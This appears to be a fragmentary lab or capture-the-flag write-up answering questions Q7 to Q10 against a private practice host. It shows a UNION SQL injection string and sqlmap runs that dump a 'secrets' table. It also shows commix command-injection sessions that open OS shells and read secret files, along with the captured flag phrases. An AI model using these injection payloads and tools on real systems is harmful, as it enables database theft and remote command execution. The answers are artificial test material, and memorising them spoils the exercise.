


Name or parts of superhero name:

Name>	Gender	Alignment
truth header fireboat agrapha fame tray	truth header fireboat agrapha fame tray	truth header fireboat agrapha fame tray

secrets' union select secret, secret, secret, secret, secret from secrets#


Q7.




```
root@zarya:~/.sqlmap/output/10.8.0.240# sqlmap --url="http://10.8.0.240/guess.php" --data "number=21&submit=Guess%21" "number" --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
o obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 11:44:50 /2019-05-13/

[11:44:50] [INFO] resuming back-end DBMS 'mysql'
[11:44:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: number (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: number=(SELECT (CASE WHEN (8969=8969) THEN 21 ELSE (SELECT 3874 UNION SELECT 1472) END))&submit=Guess!
```

Number:

Yes you got it!



```
web server operating system: Linux CentOS 7-1708
web application technology: Apache 2.4.6, PHP 7.3.5
back-end DBMS: MySQL >= 5.0
[11:44:50] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[11:44:50] [INFO] fetching current database
[11:44:51] [INFO] retrieved: 'games'
[11:44:51] [INFO] fetching tables for database: 'games'
[11:44:52] [INFO] used SQL query returns 2 entries
[11:44:52] [INFO] retrieved: 'game'
[11:44:52] [INFO] retrieved: 'secrets'
[11:44:52] [INFO] fetching columns for table 'secrets' in database 'games'
[11:44:52] [INFO] used SQL query returns 2 entries
[11:44:52] [INFO] retrieved: 'id'
[11:44:53] [INFO] retrieved: 'int(11)'
[11:44:53] [INFO] retrieved: 'secret'
[11:44:53] [INFO] retrieved: 'varchar(255)'
[11:44:53] [INFO] fetching entries for table 'secrets' in database 'games'
[11:44:53] [INFO] used SQL query returns 1 entry
[11:44:53] [INFO] retrieved: '1'
[11:44:54] [INFO] retrieved: 'bitty driving sisters proviso ribwort agalloch'
Database: games
Table: secrets
[1 entry]
+----+------------------------------------------------+
| id | secret                                         |
+----+------------------------------------------------+
| 1  | bitty driving sisters proviso ribwort agalloch |
+----+------------------------------------------------+

[11:44:54] [INFO] table 'games.secrets' dumped to CSV file '/root/.sqlmap/output/10.8.0.240/dump/games/secrets.csv'
[11:44:54] [INFO] fetching columns for table 'game' in database 'games'
[11:44:54] [INFO] used SQL query returns 2 entries
[11:44:54] [INFO] retrieved: 'id'
[11:44:54] [INFO] retrieved: 'int(11)'
[11:44:54] [INFO] retrieved: 'secret_number'
[11:44:55] [INFO] retrieved: 'int(11)'
[11:44:55] [INFO] fetching entries for table 'game' in database 'games'
[11:44:55] [INFO] used SQL query returns 1 entry
[11:44:55] [INFO] retrieved: '1'
[11:44:55] [INFO] retrieved: '876543'
Database: games
Table: game
[1 entry]
+----+---------------+
| id | secret_number |
+----+---------------+
| 1  | 876543        |
+----+---------------+
```



```
[11:44:54] [INFO] retrieved: 'id'
[11:44:54] [INFO] retrieved: 'int(11)'
[11:44:54] [INFO] retrieved: 'secret_number'
[11:44:55] [INFO] retrieved: 'int(11)'
[11:44:55] [INFO] fetching entries for table 'game' in database 'games'
[11:44:55] [INFO] used SQL query retur
[11:44:55] [INFO] retrieved: '1'
[11:44:55] [INFO] retrieved: '876543'
Database: games
Table: game
[1 entry]
+----+---------------+
| id | secret_number |
+----+---------------+
| 1  | 876543        |
+----+---------------+

[11:44:55] [INFO] table 'games.game' du
[11:44:55] [INFO] fetched data logged t

[*] ending @ 11:44:55 /2019-05-13/

root@zarya:~/.sqlmap/output/10.8.0.240#
```

Guess the number!

I am thinking of a number. Can you guess?


Number: 8

876543

Guess!


Yes you got it!

Q8.




```
root@zarya:~/Desktop# commix -u "http://10.8.0.240:81/ping.php" -d "ip=127.0.0.1
&ping=Submit+Query"
                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v2.8-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2019 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'ip' for tests.
[*] Testing the (results-based) classic command injection technique... [ SUCCEED
 ]
[+] The POST parameter 'ip' seems injectable via (results-based) classic command
 injection technique.
    [~] Payload: echo OTGTYV$((1+99))$(echo OTGTYV)OTGTYV

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > cat secret

wave-scroop-colubrid-isometry-numerous-oloroso
```

Q9.



timorous jackeroo feoff arcanum festoon untimely

Q10.



```
root@zarya:~# commix --url="http://10.8.0.240:83/fortune.php" --data "character=beavis.zen&Submit=Get+Fortune"
                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v2.8-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2019 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end
 user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The POST parameter 'character' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo UUQOOJ$((34+59))$(echo UUQOOJ)UUQOOJ

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls -al

total 8 drwxrwxr-x 1 root root 6 May 8 02:53 . drwxr-xr-x 1 root root 18 Mar 27 01:00 .. -rw-r--r-- 1 root root 50
 May 8 02:53 .secret -rw-r--r-- 1 root root 2653 May 8 02:48 fortune.php

commix(os_shell) > cat .secret

graphic selfheal withhold serenity scalage stairs
```